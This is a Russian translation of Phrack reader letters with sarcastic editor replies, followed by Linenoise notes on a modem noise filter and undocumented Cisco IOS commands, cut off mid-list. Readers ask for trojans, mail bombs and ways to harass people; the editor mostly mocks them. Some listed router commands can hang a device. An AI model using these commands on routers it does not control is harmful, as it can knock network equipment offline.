Символьная константа — очень хорошо, жаль, что сам не додумался.

[Пффф! НО ТЫ ЖЕ НЕ ДОДУМАЛСЯ, ПРАВДА? А Я ДОДУМАЛСЯ! ПОЧЁТ МНЕ!]

Наверное, обновлю ссылку на Phrack на своей странице.

[СВЯТЫЕ ХВАЛИТЕ ГОСПОДА!]

Поставлю рядом с Fyodor.

[Боже, приютиться между однодневным Fyodor'ом и, наверное, antionline — это чудесно. Слушаю вас и потом иду кончать с собой.]

Hasta,

Spiny_Norman

[Как Норман Фелл, мистер Ропер из «Компании трёх» по телику? (Бедный родственник Дона Кноттса, если вы меня спрашиваете.)]

0x18

У нас в классе английского попросили написать убедительное эссе на любую тему. Сначала я хотел сделать своё на тему «А есть ли на самом деле инопланетяне?»

[БОЖЕ, ЭТО ТАК КРУТО!]

Но решил, что это глупо,

[О погоди, ты прав. Идиот.]

и понял, что знаю о хакинге больше, чем о чём-либо ещё.

[Угу.]

Проблема в том, что я понятия не имею, на какой вопрос отвечать. Есть идеи?

Anonymous

[Как насчёт «Почему я тупой — авт. Анонимный Болван» или «Почему я знаю о хакинге больше, чем о чём-либо (подзаголовок: а вообще-то я ничего не знаю ни о чём)» или «Дарвин ошибся: Эссе обо мне».]

0x19

как узнать IP-адрес другого человека?? вы знаете?

[О да. О ДА. Знаю. Абсолютно. Этот маленький тайный секрет мне известен. Но никак не скажу. НИ-КАК. Не могу же я раздавать все секреты, верно?]

Anonymous

0x1a

Приветствую,

на случай если люди, пишущие вам с просьбой о руководствах для «Устройств доставки Дарвиновской премии», недостаточно напуганы вашим обычным ответом «вы погибнете, надеюсь, вы понимаете» — решил поделиться этой информацией:

по меньшей мере в Массачусетсе, хотя, вероятно, и во многих других штатах тоже, существует так называемый закон об «адских устройствах». Этот закон в общих чертах определяет «адское устройство» как нечто, что приведёт идиота к гибели в подвале родителей, и запрещает это. Так что людей, пытающихся залить жидкость для зажигалок в свои водяные пистолеты, ожидает не только Смерть с косой, но и Закон.

```
#include<love_your_mag.h>
```

UnhandledVagrant22

[Хм, как там остальные 21 unhandledVagrant поживают? Кто-нибудь нашёл работу? Знаете, жизнь бродяги, при всей кажущейся гламурности и сексуальности, не такова, какой её рисуют брошюры. Возвращайся домой. Мы с мамой очень скучаем.]

0x1b

Мне очень жаль беспокоить вас этим вопросом, но я в отчаянии.

[Я тоже в отчаянии, только, наверное, по-другому.]

Я знаю, что на компьютере есть папка, в которой хранятся все когда-либо написанные письма. Даже удалённые. Как видите, я на AOsmelL. Я написал кое-какие письма на работе, и в понедельник утром, если не раньше... мой начальник их увидит. Где этот файл? Мне нужно до него добраться и извлечь письма оттуда.

[Если собрался изменять жене начальника, хотя бы не пиши ей любовные письма с ЕГО компьютера. Ха. Болван. Скоро будешь безработным.]

Заранее спасибо за любую помощь.

[Переезжай в другой город и начни заново.]

Anonymous

0x1c

[(p55-04).]

Есть ещё одна причина, по которой W. Richard Stevens здесь упомянут — он должен был стать профайлом для Phrack 55.

Это всё невыносимо грустно. Какая потеря.

Спасибо за P55.

[Согласен. Спасибо за поддержку и соболезнования.]

Josh Birnbaum (noOrg).

0x1d

думаю, вам стоит знать, что известный хакер под именем «jolly rodger» (тот, что с поваренной книгой) извлекает файлы из архивов и помещает их в свою поваренную книгу, не отдавая должного кредита авторам.

[Он включает рецепты бутербродов из мелков? Потому что это личный рецепт renz'a, и он определённо должен быть правильно указан как автор.]

он может говорить, что файлы написал он, но тот факт, что они воспроизведены слово в слово, указывает на него как на виновника.

HACK SAW

[ДЖИ ДАГГАН? ЙЕЕЕЕ-О!]

0x1e

Я ИГОРЬ. Я БРАЗИЛИЯ. Я СЕЙЧАС ПОНИМАЮ ОЧЕНЬ ХОРОШО АНГЛИЙСКА.
МНЕ НУЖЕН ДРАЙВЕР ДЛЯ ХАКЕРОВ, ЧТОБЫ ВТОРГАТЬСЯ В КОМПЬЮТЕРЫ ЛЮДЕЙ.
ВЫ ПОНИМАЕТЕ??

[Я НЕУВАЖИТЕЛЕН К ГРЯЗИ. ВЫ ВИДИТЕ, ЧТО Я СЕРЬЁЗЕН?]

ОБС: КОНЬ ТРОИ.

IGOR

*[С ДОРОГИ, ВСЕ. ЗДЕСЬ НЕТ МЕСТА ЛЕНТЯЯМ! ВСТАВАЙТЕ ЗА МНОЙ ИЛИ УМРИТЕ!
ВЫ МОЖЕТЕ СДЕЛАТЬ МЕНЬШЕ?]*

0x1f

Меня зовут Томас, и сейчас я учусь в том, что вы в Америке называете старшей школой. Мне 15 лет, и я нашёл страницу Phrack, пока серфил в сети.

[Что ж, ты сделал домашнюю работу. Молодец, Томас!]

Я всегда хотел заниматься искусством хакинга и не знаю, с чего начать. У меня компьютер уже около двух с лишним лет, я довольно быстро схватываю и хотел узнать, куда идти дальше.

[Давайте загоним это в карьерный калькулятор и посмотрим, что выдаст...]

- 30.98% Служба поддержки регионального центра обработки найма в фастфуде
- 30.56% Младший инженер по ремонту копировальной техники
- 15.40% КАРЬЕРА НЕ НАЙДЕНА
- 12.45% Инженер телефонной поддержки в индустрии садовой мебели
- 10.61% «Сотрудник»

Хм. Мрачновато.]

Я только хотел спросить, можете ли вы помочь мне, рассказав, с чего начать — я не претендую на мастерский уровень, хотя это моё стремление.

[Спокойно, Томми. Рим не за один день строился, и суперхакеры тоже. Начни с малого, продолжай в том же духе, принимай витамины и читай молитвы, как приличный Халкаманьяк.]

Сейчас я использую компьютер брата, потому что он намного быстрее моего, и был бы признателен, если бы вы ответили и, возможно, дали хороший совет, как начать — вероятно, это включает много чтения и изучения программирования.

[Мой первый совет — определённо стащи компьютер брата. Выживает сильнейший, приятель! И к тому же, одна из ключевых черт суперхакера — скорость запуска crackerjack на passwd-файлах (и да, это подразумевает, что ты должен работать на DOS — Unix — это временное увлечение).

Мой второй совет — читай как можно больше. Всё написанное покойным W. Richard Stevens. Загляни на <http://www.securityfocus.com>. Следи за актуальными событиями в мире безопасности. Старайся заводить друзей в тусовке.

Мой третий совет — сдавайся при первых признаках трудностей или сложностей. Жизнь вознаграждает трусов, Томас. Никогда не забывай этого (настойчивость окупается в долгосрочной перспективе, но лень окупается прямо сейчас).]

P.S. спасибо, что уделите время прочтению моего сообщения

[Удовольствие было взаимным, сынок.]

Thomas

0x20

мой английской хуже некуда....

[Ничего, мой испанский тоже.]

Не могли ли вы отправить мне исходный код своей страницы?

[«ЧТО-ТО СМЕШНОЕ И НЕСВЯЗНОЕ НА ИСПАНСКОМ ЗДЕСЬ»]

Claudio

0x21

Привет, редакция Phrack.

[Привет, Эмиль.]

Прежде чем начать умолять, хочу сказать, что у вас лучший E-Zine в интернете.

[Спасибо :).]

Я слежу за вашим журналом уже около 2 лет. Но, просматривая архив, заметил, что теперь у вас почти нет разделов о том, что взрывается (Анархия и т.п.).

[Наш консультант по взрывчатке ушёл на более высокооплачиваемую работу :(.]

У меня обширные знания в этой области и о том, как безопасно проводить такие вещи, как пиротехника. Я не очень разбираюсь в кодировании (публичный ключ, кажется?) и хакинге. Но, как я сказал, я ЭЛИТА в пиротехнике.

[Безопасная пиротехника? Это как пьянство без заряженного оружия рядом или секс с двоюродным братом — кажется весёлой идеей, но в конце концов это просто разочарование.]

Так что, пожалуйста, могу я предложить Phrack материал по пиротехнике и тому, что взрывается?

[Как удар 808-триггера по бас-барабану?]

Возможно, мне понадобится помощь с кодированием, если это действительно необходимо. Я готов посвятить время Phrack, и было бы здорово поучаствовать.

[Хм. Не думаю, что у нас сейчас есть вакансии. Вот что — пришлите резюме, и я ОБЕЩАЮ позвонить, когда что-то освободится.]

Maddoc99

0x22

Привет, друзья, хочу поздравить вас и сказать: продолжайте, вы лучшие. Мне нужны адреса www, где я могу найти информацию о фрикинге на испанском, чтобы мне было легче читать. Огромное спасибо, продолжайте работу!!

romadryn

[<http://babelfish.altavista.digital.com/>. Дальше — сами, амиго.]

0x23

Просто хочу сказать, что читаю phrack около 2 лет, и в нынешнем выпуске очень хорошие технические статьи, лучше, чем во многих других.

[Большое спасибо!]

Спасибо за всё то дерьмо, которое вы терпите, вы парни — реально смешные, loopback — круче Comedy Central.

Anonymous

[Да ладно тебе! Даже круче «The Man Show»? (Которое, я уверен, скоро получит Emmy.)]

0x24

хола.....извините, что коротко... но я так хочу спать... уже так поздно.....примерно 4 утра, меня зовут gabriel и я живу в панаме... здесь люди не знают, кто такой хакер.... ладно хочу знать, как могу стать хакером.... я начинающий..... первое, что хочу знать — как мне получить какой-нибудь пароль

для интернета в панама.....если можете помочь или нет — ответьте пожалуйста.....не переживайте я надёжный человек... я очень лоялен ...клянусь..... ладно пойду спать.....пока и заранее спасибо.....

Gabriel

*[Окей, давайте прогоним это через переводчик (<http://translator.go.com>):
привет.....извините что коротко... но я так хочу сна... и
уже так поздно.....примерно 4 утра я зовут Габриэль и живой в
Панама... здесь ingora люди кто есть к хакер.... хороший желание
знать как я могу быть к хакер.... я prinipiante..... первый что
желание знать это как я могу делать получить некоторый cccslave
доступа к Интернет внутри Панамы.....
...Всё равно нечитаемо... вздыхает. У ВАС ТАМ ВООБЩЕ ПОКАЗЫВАЮТ УЛИЦУ
СЕЗАМ?! Или... ?ВЫ ПОЛУЧАЕТЕ УЛИЦУ СЕЗАМ ТАМ ВНИЗУ?]*

0x25

Мне сообщили, что у некоторых кланов в Starcraft есть программы, позволяющие выгонять других в многопользовательской игре. Вы знакомы с этим и если да — знаете, где можно найти такие программы?

Matt

*[Эй, у меня есть идея — она называется ЧЕСТНЫЙ ТРУД И СПОРТИВНОЕ
БЛАГОРОДСТВО. Займись этим, лох!]*

0x26

Ну, я наткнулся на этот сайт, искал что-нибудь почитать альтернативное. Скажу — это лучшее. Dark Secrets of the underground неплохо, но вы собрали все свои выпуски в удобном для чтения формате.

[Да, ASCII — это круто, правда?]

В общем, не хочу звучать как какой-то жополиз,

[Какие живые образы вы нарисовали.]

и если так получилось — то идите нафиг.

[Сам иди, граф Чмотула.]

Когда вы выпустите ещё номеров, 55-й вот-вот выйдет, я знаю...

[Phrack 55? В каком году, по-вашему, мы живём?]

но что с остальными?

*[Хм... Если «55-й» скоро выйдет, логика подсказывает, что «остальные» придут
«позже, чем скоро». Удачи вам, и не жуйте жвачку на ходу.]*

Хорошая вещь, говорю вам. Кстати, где вы, ребята, находитесь? Штат имею в виду.

[Обычно это варьируется от штата растерянности до штата депрессии... Иногда, однако, мы оказываемся в штате высокого веселья. Зависит от времени года, понимаете?]

Ash BM

0x27

Здравствуйте,
у меня нет ни малейшего представления о том, кто вы,

[Теперь у нас есть нечто общее!]

и всё же я прошу вашей помощи.

[Тут вы меня потеряли.]

Я заинтересован в освоении тонкого искусства получения информации через киберпространство (хакинга) — звучит для меня как хобби Джеффри Дамера.

[Что, ради Христа, вы имеете в виду?]

Очевидно, вы не идиот, поэтому я и спрашиваю! Может кто-нибудь

[Кто-нибудь или кто-то?]

порекомендовать, как изучить это искусство хобби Джеффри Дамера (пожалуйста, не отвечайте мне с IQ -1)

[Вы не шутите.]

Я серьёзен!

[О.]

Здесь много талантливых людей, и я хочу найти наставника.

[Окей. Дайте мне разобраться. Вы просите меня, редактора Phrack Magazine и жизнерадостного весельчака route, найти вам наставника в стиле гей-серийного-убийцы-каннибала?]

Спасибо, и я считаю, что ку-клукс-клан — это кучка чёртовых bolvanов!!!!!!!!!!!!!!

[Конечно, но есть людей — это же нормально, да?]

P.S. Никоим образом я не связан ни с каким правоохранительным органом.

[Неужели, вы думаете?]

0x28

Мне нужна помощь в сборе как можно большей информации о парне, у которого роман с женой моего друга — это разрушает его 18-летний брак и калечит жизнь его двоих маленьких детей.

[Вы не могли бы просто спросить её?]

Хотел бы, чтобы кто-нибудь рассказал мне, где и как получить максимум информации, а затем сделать жизнь этого разрушителя браков «интересной» —

[А вы не пробовали организовать ему «таинственный отпуск»? Знаете, собрать всех мужиков, сесть в машину и не говорить ему, куда едете (сделайте что-нибудь по-настоящему экзотическое — Йемен или Оман)!]

как вы умеете делать всякие штуки (почтовые бомбы, трояны и т.п.)

[О! Вот эти штуки. Мы всё это отдаём на аутсорс.]

Буду признателен за ЛЮБУЮ помощь моему другу.

[<http://www.privat.katedral.se/~nv96olli/java.htm>]

Rich

0x29

Султану Любви,

Ваш юмор оставляет меня с открытым ртом, с трясущимися боками и с новообретённой потребностью в памперсах марки Depends для взрослых.

[Фу.]

Мир нуждается в вас больше.

[Ну, я лично предпочитаю вместо большего количества меня (à la «Умножение») то, что Миру нужен ГИГАНТСКИЙ я (à la «Изумительный Колосальный Человек»). Думаю, 15-метровый я справился бы с задачей и справился бы правильно.]

В Phrack 55 я не увидел особо много писем от тинейджеров, предлагавших вам полное распоряжение своими телами в знак признания вашей общей крутости.

[Да и я это заметил... Надеюсь, Phrack запретят как какой-нибудь мощный афродизиак. В этот номер я вкладываю пробники духов и раздел «Люди Route». Если это не поможет — я умываю руки.]

Возможно, у вас есть политика держать эти письма подальше от широкой публики по некоей причине, ускользающей от меня. Политика или нет, пожалуйста, позвольте воспользоваться этой возможностью, чтобы сказать: детка, если хочешь — всё это есть во мне.

[Эхем. Читатели Phrack. Пользуясь моментом, хочу сообщить: БОЖЕ МОЙ! ТОЛЬКО ТРИ С ПОЛОВИНОЙ ГОДА, ДЕВЯТЬ ВЫПУСКОВ — И НАКОНЕЦ СРАБОТАЛО! Надеюсь, ты не торопишься, детка, потому что у меня запас прочности!]

С уважением, занимающейся сексом с умными мужчинами с 1996 года,
Suzy McAssmunch

[Столько, сколько захочу?]

0x2a

Мне нужна помощь, и я больше не могу доверять друзьям. Ссылки были бы очень кстати. Брат наврал моему домовладельцу, и теперь меня выселяют. Придётся пожить у родственников, но в моём факсе закончилась бумага, а модель особая. Не могу отправиться в эту поездку без

правильной бумаги. Можете помочь?

anonymous

[speechless

(кто-то вдалеке): «Эй, route... Что с тобой? Дурость язык проглотил?»]

0x2b

Хотел бы получить кое-какую информацию о видеоигровых автоматах...

[Ну, вероятно, у них одни из худших шансов, которые можно найти.]

не могли бы вы сказать, где их найти? Спасибо!

[Лас-Вегас, Невада; Тахо, Невада; любая индейская резервация; Атлантик-Сити, Нью-Джерси.]

Anonymous

0x2c

Привет, я новичок в хакинге и не уверен, что обращаюсь по адресу. Недавно в чат-руме у меня вышел спор с кем-то... После этого мой ПК рухнул и отказался перезагружаться — при ближайшем рассмотрении оказалось, что материнская плата сгорела. Могу предположить, что причиной был вышеупомянутый человек... Так как, чёрт возьми, он это сделал?... И есть ли способ защититься от такого рода атак?..

С уважением и беспокойством,

Ben

[Считаю, что легко отделался. Один раз я поспорил с врачом в чат-руме. Сначала у меня был лёгкий жар, но потом он заставил меня делать себе ампутацию... На второй ноге и одной руке я понял, что, может, он меня взламывает! Но к тому времени было уже слишком поздно!]

0x2d

Здравствуйте,

у меня есть человек, который постоянно бесит меня и специально делает это каждый раз, как я захожу в чат-румы. Можно было бы сменить ник, но я не собираюсь этого делать. Не уступлю.

[Не сдавайся, мужик! Держи позицию... Черту нужно провести ЗДЕСЬ!]

Однажды сотрудник AOL сказал мне, что есть способ выкидывать таких людей из сети, но, конечно, не мог, не хотел рассказать как. Не могу его за это винить. Но поскольку вы в этих делах разбираетесь —

[Я стараюсь держаться как можно дальше от America Online (не путать с AntiOnline — это совершенно другой вид тупости). Для этого у меня есть так называемые «три слоя абстракции от AOL». Это означает: я не пользуюсь America Online, моя мама не пользуется America Online, и даже моя бабушка не пользуется America Online. Я не «разбираюсь в таких делах».]

не могли бы вы ПОЖАЛУЙСТА рассказать, как мне это сделать... если этот человек снова начнёт. В школе я терпел хулиганов. Не намерен, чтобы меня унижали в киберпространстве.

[Тревога! Подавленный пассивно-агрессивный зануда! Уп! Уп!]

И НЕТ, я не хочу сообщать в AOL... это сделало бы из меня ябеду, а я не ябеда.

[Уп! Уп! Вы реально зашкаливаете этот датчик!]

Я был бы признателен за любую помощь, которую вы могли бы оказать.

Спасибо;

НДАWG

[Что ж, DAWG, похоже, у тебя серьёзные проблемы из детства. Единственное, что могу посоветовать: займись терапией или получи хорошего пинка под зад за то, что такой слабак.]

0x2e

Не уверен, что пишу нужному человеку или вы вообще можете помочь. Хотел спросить, как мне почистить свою кредитную историю.

Anonymous

[Конечно. ПЛАТИ СВОИ СЧЕТА ВОВРЕМЯ!]

0x2f

Иди нафиг со своими жалкими попытками убить меня. Когда падает тьма, приходит время мести. Запри окна и двери... Я иду. Я — Индиго. Ты узнаешь только моё имя, но не лицо, ибо я приду, как вор в ночи. Берегись, ибо эта ночь — ночь расплаты, берегись!

Твой враг;

Indigo

[В ту ночь, когда получил это письмо, на ужин у меня был пирог с индейкой. Потом посмотрел телевизор. В целом скучный вечер, кроме момента, когда я спустился к сушилке за бельём и заметил, что один носок пропал... Совпадение... ИЛИ НОЧНОЙ ВОР!]

0x30

В этом сообщении вы не увидите никаких «приветствий», «добрых слов о вас» и «просьб». Но вы увидите «ПРАВДУ» и только её!

[Как насчёт «вы молодец в головоломках», или «route лучше всех закрашивает в своей палате — всегда не выходит за линии».]

Вы думаете, что вы хороши, потому что вы хакеры?

[Нет, я думаю, что я хорош благодаря ежедневным аффирмациям. И вы не можете отнять их у меня.]

Ну, на самом деле вы не что иное, как ламеры, задающие глупые вопросы.

[Эй! Это нехорошо! Я много работал, и, ради Бога, я достаточно хорош, достаточно умен, и люди, блин, меня любят!]

Да, я знаю, что некоторые ребята очень тупые, я это понимаю.

[НЕ МОИ РЕБЯТА, ЧУВАК! Это лучшие ребята, каких только можно пожелать! Я говорю о тебе, Стэн! И о тебе, Гильгамеш! И конечно о тебе, Маленький Омар!]

Но я не понимаю, почему вы всех поливаете грязью.

[Знаете, само так выходит. Вы думаете, я планирую это?]

Есть новички, которые действительно умны, и важно давать им информацию, которую они хотят. Это так сложно?

В таких ответах, как: «Помогут ли вам? [Скорее всего, нет.]»

[ПА-ХА-ХА-ХА-ХА-ХА. Это был я? Чёрт, я хорош!]

вы доказываете, что сами не знаете ответа!!!

[Чувак, тебя не обманешь! Я бы не смог тебя обмануть в самый подходящий для этого день, даже если бы у меня была электрическая машина для обмана (которая, кстати, у меня есть).]

Ваш журнал — один из худших из всех, что я видел.

[Вы видели «Highlights»? (содрогается)]

Почему вы думаете, что у вас нет денег от написания этого журнала?

[Может, потому что Phrack Magazine есть, был и всегда будет БЕСПЛАТНЫМ.]

Уверен, что если 2600 публикуется, то и ваш журнал можно было бы опубликовать. Ответ: вы не публикуете его, потому что никто его не купит.

[Вопрос: кого я продаю? Он некрасивый и тупой? Это Гэри Глиттер?]

«Блажен тот, кто ничего не ожидает, ибо он не будет разочарован.»

[«Бла-бла-бла».]

Апопуйтис, английский — второй (а возможно, и третий) язык

0x31

здравствуйте,

рискуя быть поджаренным в вашем следующем номере, я почувствовал необходимость написать.

[УХ-ОХ!]

Читая loorback последнего выпуска, я заметил, что редактор громит несколько невинных запросов.

[Вы это заметили, да? Какая восхитительная проницательность!]

И хотя читать это было смешно,

[ДА!]

мне стало немного не по себе.

[ЧЁРТ.]

Разве не является главным принципом хакерства продвижение свободы информации?

[Господи. Меня так достало, когда люди прячутся за принципом «Информация хочет быть свободной, мэн!». Главным образом потому, что 99% людей, блеющих эту банальность, как будто она выходит из моды, на самом деле не понимают, что говорят. Желаю вам хорошего дня, Жирный Тони.]

Отвечать на вопросы «как мне хакнуть?» в стиле «пошёл вон, плебей» или каким бы то ни было остроумным эквивалентом вашего издания,

[Блин. Я думал, я чуточку изощрённее, чем «пошёл вон, плебей»...]

мне кажется, прямо противоречит хакерской этике. Как традиция сохранится, если никто не хочет воспитывать хакеров будущего?

[Воспитывать? Конечно. Менять пелёнки? Нет.]

Неужели посыл Phrack в том, что опытные хакеры должны копить свои навыки и знания в ущерб хакерам будущего? Может, вам стоит давать новичкам направления для обучения, вместо того чтобы поливать их грязью с посылом «я круче тебя». Может, частично плохой имидж хакерского сообщества — следствие их отстранённости, скрытности и снобизма. Обдумайте это, Phrack.

[Я бы ответил, но всё, что хочу сказать: «Защита рабочего места».]

nitefall

0x32

Отличный е-зин, много хорошего материала.

[Ну спасибо, приятель!]

Обязательное чтение должно быть.

[Я работаю над предложением Совету по образованию, чтобы Phrack был в каждом классе. Думаю, это заменит старые номера «3-2-1 Contact» в библиотеке. Аналогичную заявку я подал на PBS — чтобы сделать телешоу Phrack вместо старых серий K.I.D.S. Incorporated.]

Пара глупых вопросов: как научиться сетевой безопасности и защите ЛВС?

[Честно — понятия не имею. Учёба?]

И что важнее, как лучше всего научиться их взламывать?

[Делай прямо противоположное тому, что узнал об их защите.]

Mike

0x33

ДАВНЕНЬКО я не читал ваш 'зин. Конечно, не то что раньше, но по-своему не хуже. К сожалению, поскольку я попивал кофе, просматривая файл Loopback, вынужден направить следующий счёт:

1 Рулон бумажных полотенец Bounty	0.99
1 Пробная бутылка Windex	0.99
10 Минут чистки экрана и осушения клавиатуры	0.99
Итого:	2.97
Зачёт за причинение чрезмерного смеха	-2.99

Итого:	-0.02

..Просто решил отправить свои два цента.

Отличный материал. Девять месяцев — совсем не долго ждать.

Спасибо.

m

*[Класс, спасибо, чувак! Добавлю эти два цента в наш фонд операционных расходов!
Думаю, теперь нам хватит, чтобы вывести это дитя на коммерческий рынок!]*

[EOF]

Linenoise

Автор: phrack staff

Phrack Linenoise — это сборная солянка. Нечто среднее между виртуальным столом господина Бобо и Лефториумом; Linenoise — это то место, куда попадают материалы, которым не нашлось другого пристанища.

Вот некоторые из причин, по которым материалы оказываются здесь:

- **Дополнения и опечатки**

В Linenoise есть специальный раздел для поправок и дополнений к предыдущим статьям. Отклики же на статьи, как и прежде, размещаются в уютном разделе loorback.

- **Слишком коротко**

Статьи, которые немного коротковаты, чтобы стоять самостоятельно, но всё же содержат полезную информацию, могут оказаться здесь.

- **Узкая аудитория**

Статьи, рассчитанные на небольшую группу читателей, тоже могут попасть сюда.

0x01 — Передача данных через старые электромеханические АТС

ТОКАТА & Vladi <lv_tokata@yahoo.com>;

Во многих бедных странах (например, в Болгарии) до сих пор используется немало старых электромеханических коммутаторов — шаговых (SxS), панельных и координатных. Возможно, некоторые читатели Phrack из этих стран скачивают выпуски именно через такие коммутаторы. Поэтому, думаю, нет смысла объяснять качество таких линий. Они чертовски шумные, приятель!

Итак, с помощью друга мы разработали новое устройство — простое, — которое улучшает качество передачи данных. Оно повышает качество примерно на 30–40%! Мы успешно протестировали его с множеством модемов (от 2400 bps до 33600 bps): DataLink, SunShine, UMC, Rockwell, US Robotics... Оно работает!


Примечания:

- Это устройство работает *только* на 60-вольтовых коммутаторах. Насколько мне известно, именно такими бывают шаговые АТС.
- Список АТС (используемых в Болгарии), с которыми работает устройство:
- SxS: A-29 (Siemens), F-61 (возможно, тоже Siemens), АТС-54 (русская)
- Координатные: KRS 103/203 (болгарские), АТСК-50 (русская)

Для русских читателей всё довольно просто, поскольку у нас используются практически те же самые коммутаторы (АТС-54 и АТСК-50).

- Устройство **не работает** со следующими коммутаторами:
- ESK-10000E (также известный как Crosspoint, производства Siemens)
- «Квант» (русский)
- EWSD, AXE, MT, ESS (и все цифровые коммутаторы)

Схема очень простая:



К -->

С --> конденсатор. Используйте ёмкостью 1 мкФ (максимум)! Можно поставить меньший, но НИ В КОЕМ СЛУЧАЕ не более 1 мкФ!!!

S --> переключатель DPST. «1» — положение 1, «2» — положение 2.

DPST

На схеме вы должны :-) видеть два телефонных провода. К ним подключены конденсатор и переключатель.

Зачем нужен переключатель DPST?

Когда вы начинаете набирать номер, переключатель должен находиться в положении (1). Это шунтирует конденсатор, иначе через телефонную линию невозможно будет набрать номер. После установления соединения переведите переключатель в положение (2), чтобы подключить конденсатор. Понятно?

Принцип работы

Весь шум на старых коммутаторах возникает в процессе электромеханической коммутации. Наше устройство (конденсатор) выполняет функцию фильтра низких частот (включая назойливые помехи, которые реально мешают передаче данных).

— TOKATA & Vladi <lv_tokata@yahoo.com>;

0x02 — Недокументированные команды IOS

krnl

Введение

Ниже перечислены команды операционной системы Cisco IOS, скрытые от пользователей на любом уровне привилегий. Некоторые из них носят информационный характер, другие довольно тривиальны. Отдельные команды могут заблокировать маршрутизатор при неправильном использовании. Этот список является подмножеством всех скрытых команд. Там, где возможно, приведены описания команд. Все команды проверялись на устройстве под управлением версии 12.0-6S.

Команды exes

```
@clear profile (очистка профилировки ЦПУ)
@debug ip ospf monitor
@debug oir (отладка горячей замены)
```

```

@debug par mo (отладка режимов парсера)
@debug sanity (отладка исправности пула буферов)
@debug subsys (отладка отдельных подсистем)
@debug buffer (дополнительная отладка буферов)
@gdb kernel
@gdb examine pid
@gdb debug pid
@if-console [<slot>] [console|debug]
@profile <start> <stop> <granularity>.
@sh chunk (показать блоки памяти, выделенные процессам)
@sh chunk summ (показать сводку по выделению блоков)
@sh idb (показывает базу данных интерфейсов)
@sh in stats (выдаёт статистику по путям коммутации для каждого интерфейса)
@sh ip ospf maxage-list
@sh ip ospf delete-list
@sh ip ospf statistic
@sh ip ospf bad-checksum
@sh ip ospf event
@sh isis timers
@sh isis tree (AVL-дерево базы данных состояний каналов IS-IS)
@sh isis tree level-2
@sh isis private
@sh profile [detail|terse] (показать профилировку ЦПУ)
@sh parser modes (показывает текущее дерево доступа процессов)
@sh parser unresolv (показывает неразрешённые ссылки в дереве доступа)
@sh list
@sh list none
@sh region (показывает разметку образа)
@sh region <address> (показывает разметку образа по заданному адресу)
@sh timers (показать таймеры для команды timer в режиме конфигурации)
@sh int <INT> switching (показывает информацию о путях коммутации для интерфейса)
@sh proc all-events (показывает все события процессов)
@sh sum (показать текущую контрольную сумму сохранённого образа)
@test transmit (тест передачи кадров L2)

```

Команды режима конфигурации

```

@boot system rom
@boot module
@exception-slave dump X.X.X.X
@exception-slave protocol tftp
@exception-slave corefile
@ip slow-convergence
@ip tftp boot-interface
@loopback diag
@loopback dec (на чипе DEC)
@loopback test
@loopback micro-linear
@loopback motorola
@scheduler max-task-time 200 (последнее значение в миллисекундах)
@scheduler heapcheck process (проверка памяти после завершения процесса)
@scheduler heapcheck poll (проверка памяти после опроса)
@scheduler run-degraded (возможно, режим деградации при сбое?)
@service internal
@service slave-coredump
@service log backtrace (трассировка при каждом событии логирования)
@tunnel carry-security

```

В конфигурации BGP:

```

@neighbor ctalkb-out filter-as 100 d
% filter-as is an obsolete subcommand, use filter-list instead

```

В конфигурации роутера ISIS:

```

@partition-avoidance

```

Ниже приводятся подробные описания команд.

@clear profile

Сбрасывает текущую конфигурацию профилировки ЦПУ.

@debug buffer

Как и при проверке целостности буферов, на слабо нагруженном устройстве отладочная информация не выводится.

```
ctalkb#debug buffer
Additional buffer checking debugging is on
```

@debug ip ospf monitor

Выводит в журнал отладки информацию о состоянии процесса OSPF.

```
ctalkb#debug ip ospf monitor
OSPF spf monitoring debugging is on
2w3d: OSPF: Syncing Routing table with OSPF Database
-Traceback= 6064B628 603B6D2C 603B6D18
2w3d: OSPF: Completed Syncing and runtime is 4 msec
-Traceback= 6064B65C 603B6D2C 603B6D18
2w3d: OSPF: Start redist-scanning
-Traceback= 6064AC20 6062B430 603B6D2C 603B6D18
2w3d: OSPF: Scan for both redistribution and translation
-Traceback= 6064AC60 6062B430 603B6D2C 603B6D18
2w3d: OSPF: End scanning, Elapsed time 0ms
-Traceback= 6064B13C 6062B430 603B6D2C 603B6D18
2w3d: OSPF: Syncing Routing table with OSPF Database
-Traceback= 6064B628 603B6D2C 603B6D18

ctalkb#debug oir
Online Insertion and Removal debugging is on
2w3d: OIR: Process woke, 'Event', stall=2, usec=0xB6835B36
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: Shutdown pulled interface for Serial5/0
-Traceback= 600E30C4 60409204 604096C8 603B6D2C 603B6D18
2w3d: %OIR-6-REMCARD: Card removed from slot 5, interfaces disabled
-Traceback= 60409748 603B6D2C 603B6D18
2w3d: OIR: Remove hwidbs for slot 5
-Traceback= 60409368 60409750 603B6D2C 603B6D18
2w3d: OIR: Process woke, 'Event(max not running)', stall=3,
usec=0xD0115C9E
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: Process woke, 'Timer(max running)', stall=3, usec=0xDDBB56D6
-Traceback= 6040967C 603B6D2C 603B6D18
2w3d: OIR: (Re)Init card 5, retry_count=3
-Traceback= 60409894 603B6D2C 603B6D18
2w3d: %OIR-6-INSCARD: Card inserted in slot 5, interfaces administratively
shut down
-Traceback= 604098BC 603B6D2C 603B6D18
```

@debug par mo (отладка режимов парсера)

Используется для отображения происходящего в парсере в конкретные моменты. Показывает базовую трассировку поиска, необходимого для обработки команд CLI.

```
ctalkb#debug par mo
Parser mode debugging is on
00:54:40: Look up of parser mode 'controller' succeeded
```

```
00:54:40: Look up of parser mode 'route-map' succeeded
```

@debug sanity

Получить диагностическую информацию не удалось. Маршрутизатор слабо нагружен, поэтому буферная активность минимальна.

```
ctalkb#debug sanity
Buffer pool sanity debugging is on
```

@debug subsystem

Информация о подсистемах указывает на сегмент кода и его версию. При включённой отладке была выполнена перезагрузка микрокода системы — это не привело к появлению интересной отладочной информации.

```
ctalkb#debug sub
Subsystem debugging is on
```

@debug oir

Расширенная отладочная информация о горячей замене компонентов.

@gdb kernel

Эту команду не удалось заставить сделать что-либо полезное — она просто выводит маршрутизатор из строя. По всей видимости, интерфейса, сопоставимого со стандартным отладчиком GNU, здесь нет. Возможно, существуют дополнительные параметры, которые были упущены. Это относится ко всем найденным субкомандам отладчика.

```
ctalkb#gdb ker
Kernel GDB allowed on console terminal only

ctalkb#gdb ex 91
||| (зависание)

